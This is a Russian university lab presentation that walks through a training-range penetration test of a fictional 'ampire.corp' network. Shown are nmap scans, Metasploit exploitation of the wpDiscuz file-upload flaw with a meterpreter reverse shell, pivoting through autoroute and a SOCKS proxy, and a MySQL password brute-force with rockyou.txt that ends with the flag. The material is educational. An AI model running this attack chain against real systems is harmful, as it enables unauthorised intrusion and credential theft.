

Презентация по лабораторной работе №5

Еюбоглу Тимур, Зиязетдинов Алмаз, Исаев Булат

12 декабря 2025 г.

Российский университет дружбы народов, Москва, Россия

- Еюбоглу Тимур
- 1032224357
- уч. группа: НПИбд-01-22
- Факультет физико-математических и естественных наук
- Российский университет дружбы народов

Во внутреннем сегменте организации необходимо получить доступ к серверу базы данных (БД) и найти флаг в таблице БД «Flag»

Выполнение лабораторной работы

```
root@kali: ~  
File Actions Edit View Help  
|_ http/0.9  
|_ssl-date: TLS randomness does not represent time  
1688/tcp open  nsjtp-data?  
8888/tcp open  http      nginx 1.25.0  
|_http-title: Site doesn't have a title (application/json).  
|_http-server-header: nginx/1.25.0  
MAC Address: 02:00:00:CD:0D:6E (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Nmap scan report for 195.239.174.25  
Host is up (0.00059s latency).  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: Did not follow redirect to http://portal.ampire.corp/  
MAC Address: 02:00:00:CD:0D:6C (Unknown)  
  
Nmap scan report for 195.239.174.35  
Host is up (0.00063s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
```

```
root@kali: ~  
File Actions Edit View Help  
|_ http/0.9  
|_ssl-date: TLS randomness does not represent time  
1688/tcp open  nsjtp-data?  
8888/tcp open  http      nginx 1.25.0  
|_http-title: Site doesn't have a title (application/json).  
|_http-server-header: nginx/1.25.0  
MAC Address: 02:00:00:CD:0D:6E (Unknown)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Nmap scan report for 195.239.174.25  
Host is up (0.00059s latency).  
Not shown: 999 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: Did not follow redirect to http://portal.ampire.corp/  
MAC Address: 02:00:00:CD:0D:6C (Unknown)  
  
Nmap scan report for 195.239.174.35  
Host is up (0.00063s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE VERSION  
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
```

As a new WordPress user, you should go to [your dashboard](#) to delete this page and create new pages for your content. Have fun!

[admin_joe](#) on [IT is magic](#)

November 12, 2021

[A WordPress Commenter](#) on [IT is magic](#)

July 26, 2021

Hi, this is a comment. To get started with moderating, editing, and deleting comments, please visit the Comments screen in...

For any questions, please contact manager1@ampire.corp

Открываем Metasploit

```
Shell No. 1
File Actions Edit View Help
$ /usr/share/kali-menu/helper-scripts/metasploit-framework.sh
[sudo] password for reduser1:
[+] Starting database
[i] The database appears to be already configured, skipping initialization
Metasploit tip: View advanced module options with advanced

# cowsay++
< metasploit >
  \  ('oo)_____)
   \  (__)_____) \
    ||_____)  *

      =[ metasploit v6.4.69-dev ]
+ -- --=[ 2529 exploits - 1302 auxiliary - 431 post ]
+ -- --=[ 1669 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search
```


Выбор подходящего модуля сканирования

```
Shell No. 1
File Actions Edit View Help
-2023-6063)
31 auxiliary/scanner/http/wp_wps_hide_login_revealer 2021-10
-27 normal No WordPress WPS Hide Login Login Page Revealer
32 auxiliary/scanner/http/wordpress_ghost_scanner .
normal No WordPress XMLRPC GHOST Vulnerability Scanner
33 auxiliary/scanner/http/wp_arbitrary_file_deletion 2018-06
-26 normal No Wordpress Arbitrary File Deletion
34 auxiliary/scanner/http/wp_bulletproofsecurity_backups 2021-09
-17 normal No Wordpress BulletProof Security Backup Disclosure
35 auxiliary/scanner/http/wp_learnpress_sqli 2020-04
-29 normal No Wordpress LearnPress current_items Authenticated SQL
i
36 auxiliary/scanner/http/wp_paid_membership_pro_code_sqli 2023-01
-12 normal Yes Wordpress Paid Membership Pro code Unauthenticated S
QLi
37 auxiliary/scanner/http/wordpress_pingback_access .
normal No Wordpress Pingback Locator
38 auxiliary/scanner/http/wp_woocommerce_payments_add_user 2023-03
-22 normal Yes Wordpress Plugin WooCommerce Payments Unauthenticate
d Admin Creation
39 auxiliary/scanner/http/wp_registrationmagic_sqli 2022-01
-23 normal Yes Wordpress RegistrationMagic task_ids Authenticated S
QLi
40 auxiliary/scanner/http/wordpress_scanner .
normal No Wordpress Scanner
41 auxiliary/scanner/http/wp_secure_copy_content_protection_sqli 2021-11
-08 normal Yes Wordpress Secure Copy Content Protection and Content
```

Наиболее подходящим под требуемые задачи

```
File Actions Edit View Help
EXPLOITABLE true no Only scan plugins and
EXPLOITABLE_PLUGINS /usr/share/metasploit-framework/data/w yes File containing exploi
ordlists/wp-exploitable-plugins.txt
EXPLOITABLE_THEMES /usr/share/metasploit-framework/data/w yes File containing exploi
ordlists/wp-exploitable-themes.txt
PLUGINS true no Detect plugins
PLUGINS_FILE /usr/share/metasploit-framework/data/w yes File containing plugin
ordlists/wp-plugins.txt
PROGRESS 1000 yes how often to print pro
Proxies no A proxy chain of forma
ted proxies: socks5, s
RHOSTS yes The target host(s), se
ploit/basics/using-met
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for
TARGETURI / yes The base path to the w
THEMES true no Detect themes
THEMES_FILE /usr/share/metasploit-framework/data/w yes File containing themes
ordlists/wp-themes.txt
THREADS 1 yes The number of concurre
USERS true no Detect users with API
VHOST no HTTP server virtual ho

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/wordpress_scanner) >
```

Задаем параметр rhost

```
File Actions Edit View Help
USERS true
VHOST no
no Detect users with API
no HTTP server virtual ho

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/wordpress_scanner) > set rhost portal.ampire.corp
rhost => portal.ampire.corp
msf6 auxiliary(scanner/http/wordpress_scanner) > run
[*] Trying 195.239.174.25
[+] 195.239.174.25 - Detected Wordpress 5.8.2
[*] 195.239.174.25 - Enumerating Themes
[*] 195.239.174.25 - Progress 0/3 (0.0%)
[*] 195.239.174.25 - Finished scanning themes
[*] 195.239.174.25 - Enumerating plugins
[*] 195.239.174.25 - Progress 0/72 (0.0%)
[+] 195.239.174.25 - Detected plugin: duplicator version 1.3.26
[+] 195.239.174.25 - Detected plugin: elementor version 3.11.0
[+] 195.239.174.25 - Detected plugin: wpdiscuz version 7.0.2
[+] 195.239.174.25 - Detected plugin: wp-file-manager version 7.1.2
[*] 195.239.174.25 - Finished scanning plugins
[*] 195.239.174.25 - Searching Users
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users
[*] 195.239.174.25 - Finished all scans
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wordpress_scanner) >
```




Рис. 8: Адрес поста

```
[*] 195.239.174.25 - Was not able to identify users on site using /wp-json/wp/v2/users  
[*] 195.239.174.25 - Finished all scans  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/http/wordpress_scanner) > back  
msf6 > search wordpress exploit wp_wpdiscuz
```

Рис. 9: Выход из модуля и поиск exploit

Выбранный модуль (use 0)

```
root@kali: ~  
File Actions Edit View Help  
RHOSTS yes The target host(s), see https://docs.metasploit.com/doc  
l  
RPORT 80 yes The target port (TCP)  
SSL false no Negotiate SSL/TLS for outgoing connections  
TARGETURI / yes The base path to the wordpress application  
VHOST no HTTP server virtual host  
  
Payload options (php/meterpreter/reverse_tcp):  
Name Current Setting Required Description  
-----  
LHOST yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
  
Exploit target:  
Id Name  
--  
0 wpDiscuz < 7.0.5  
  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) >
```

Установка значений параметров для атаки

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhosts 195.239.174.25
rhosts => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogpath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > █
```

Рис. 11: Установка значений параметров для атаки

Получение meterpreter-сессии

```
msf6 exploit(unix/webapp/wp_updiscuz_unauthenticated_file_upload) > run
[*] Started reverse TCP handler on 195.239.174.11:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as syfiFUGtfz.php
[*] Calling payload...
[*] Sending stage (40004 bytes) to 195.239.174.25
[*] Meterpreter session 1 opened (195.239.174.11:4444 → 195.239.174.25:60054) at 2025-12-01 15:28:21 +0300
[!] This exploit may require manual cleanup of 'syfiFUGtfz.php' on the target

meterpreter > getuid
Server username: www-data
meterpreter > █
```

Рис. 12: Получение meterpreter-сессии


```
Shell No. 1
File Actions Edit View Help
rability


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload

[*] Using exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > options

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload):
```

Name	Current Setting	Required	Description
BLOGPATH		yes	Link to the post [/index.php/2020/12/12/post1]
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The base path to the wordpress app

Настройка и запуск meterpreter-сессии



```
Shell No. 1

File Actions Edit View Help

  Id  Name
  --  ---
  0    wpDiscuz < 7.0.5

View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhost
195.239.174.25
rhost => 195.239.174.25
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blogp
ath /index.php/2021/07/26/hello-world/
blogpath => /index.php/2021/07/26/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhost
195.239.174.11
lhost => 195.239.174.11
```

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 195.239.174.25
[*] Use the -p option to list all active routes
meterpreter > 
```

Рис. 15: Перенаправление к сети маршрут

Настройки модуля Multi Gather Ping Sweep

```
meterpreter > run post/multi/gather/ping_sweep RHOSTS=10.10.10.0/24
[*] Performing ping sweep for IP range 10.10.10.0/24
[+] 10.10.10.5 host found
[+] 10.10.10.10 host found
[+] 10.10.10.15 host found
[+] 10.10.10.20 host found
[+] 10.10.10.21 host found
[+] 10.10.10.25 host found
[+] 10.10.10.30 host found
[+] 10.10.10.35 host found
[+] 10.10.10.40 host found
[+] 10.10.10.45 host found
[+] 10.10.10.55 host found
```

Рис. 16: Настройки модуля Multi Gather Ping Sweep

Настройка и запуск модуля

```
[*] Using auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set SRVPORT 1080
SRVPORT => 1080
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 0.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > 
```

Рис. 17: Настройка и запуск модуля

Результаты сканирования портов

```
root@kali: ~  
File Actions Edit View Help  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:53 ←socke  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:110 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:139 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:587 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:135 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:111 ... 0  
K  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:22 ... OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:21 ←socke  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:80 ←socke  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:113 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:1720 ←soc  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:23 ←socke  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:995 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:445 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:8888 ←soc  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3306 ...  
OK  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:554 ←sock  
et error or timeout!  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:1025 ←soc  
et error or timeout!
```

```
Not shown: 97 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
3306/tcp   open  mysql

Nmap done: 1 IP address (1 host up) scanned in 1.09 seconds
```

Рис. 19: Результаты сканирования

Bash-скрипт для перебора пароля



```
(root@kali)-[~]  
└─$ ls /usr/tools/mysql_brute  
mysql_brute.sh  
  
(root@kali)-[~]  
└─$
```

Рис. 20: Bash-скрипт для перебора пароля


```
msf6 auxiliary(server/socks_proxy) > sessions
Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter	php/linux	www-data @ portal 195.239.174.11:4444 → 195.239.174.25:60054 (195.239.174.25)

```
msf6 auxiliary(server/socks_proxy) > █
```

Рис. 21: Список активных сессий

```
msf6 auxiliary(server/socks_proxy) > session 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 auxiliary(server/socks_proxy) > sessions 1
[*] Starting interaction with 1 ...
meterpreter > █
```

Рис. 22: Список активных сессий

```
meterpreter > upload /usr/tools/mysql_brute/mysql_brute.sh /tmp
[*] Uploading : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
[*] Completed : /usr/tools/mysql_brute/mysql_brute.sh → /tmp/mysql_brute.sh
meterpreter > upload /usr/share/wordlists/rockyou.txt /tmp
[*] Uploading : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
[*] Completed : /usr/share/wordlists/rockyou.txt → /tmp/rockyou.txt
meterpreter > █
```

Рис. 23: Загрузка файлов на машину

```
meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	990	fil	2025-12-01 16:14:04 +0300	mysql_brute.sh
100644/rw-r--r--	139921521	fil	2025-12-01 16:16:05 +0300	rockyou.txt

Рис. 24: Просмотр загруженных файлов

Запуск bash-скрипта для перебора пароля

```
meterpreter > shell
Process 4817 created.
Channel 6 created.
ls
mysql_brute.sh
rockyou.txt
bash mysql_brute.sh
Пользователь не указан
bash mysql_brute.sh user rockyou.txt 10.10.10.30
```

Рис. 25: Запуск bash-скрипта для перебора пароля

Подобранный пароль в результате атаки перебором

```
root@kali: ~  
File Actions Edit View Help  
Ошибка подключения к базе данных user cloudy 10078  
Ошибка подключения к базе данных user clarke 10079  
Ошибка подключения к базе данных user chulita 10080  
Ошибка подключения к базе данных user chaser 10081  
Ошибка подключения к базе данных user chaparro 10082  
Ошибка подключения к базе данных user candela 10083  
Ошибка подключения к базе данных user canada1 10084  
Ошибка подключения к базе данных user bullseye 10085  
Ошибка подключения к базе данных user brother1 10086  
Ошибка подключения к базе данных user bichito 10087  
Ошибка подключения к базе данных user bestbuds 10088  
Ошибка подключения к базе данных user beavis 10089  
Ошибка подключения к базе данных user babyboy2 10090  
Ошибка подключения к базе данных user babybash 10091  
Ошибка подключения к базе данных user aurelio 10092  
Ошибка подключения к базе данных user angelitos 10093  
Ошибка подключения к базе данных user angel02 10094  
Ошибка подключения к базе данных user amirul 10095  
Ошибка подключения к базе данных user almond 10096  
Ошибка подключения к базе данных user alizee 10097  
Ошибка подключения к базе данных user 123456g 10098  
Ошибка подключения к базе данных user 121285 10099  
Ошибка подключения к базе данных user 101989 10100  
Ошибка подключения к базе данных user yangyang 10101  
Ошибка подключения к базе данных user yakuza 10102  
Успешное подключение к базе данных! user wildflower
```

Подключение к MySQL

```
(root@kali)-[~]
└─$ proxychains mysql -u user -pwildflower -h 10.10.10.30 --ssl=0
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.10.30:3306 ... OK
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 10112
Server version: 10.1.45-MariaDB-0+deb9u1 Debian 9.12

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| Flag |
| TEST_DB |
| information_schema |
| mysql |
| performance_schema |
+-----+
5 rows in set (0.012 sec)

MariaDB [(none)]>
```

```
MariaDB [(none)]> use Flag;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A
```

Database changed

```
MariaDB [Flag]> show tables;
```

Tables_in_Flag
okhtb

1 row in set (0.010 sec)

```
MariaDB [Flag]> █
```

Рис. 28: Получение флага

Вывод

Во внутреннем сегменте организации получили доступ к серверу базы данных (БД) и нашли флаг в таблице БД «Flag»

Список литературы. Библиография
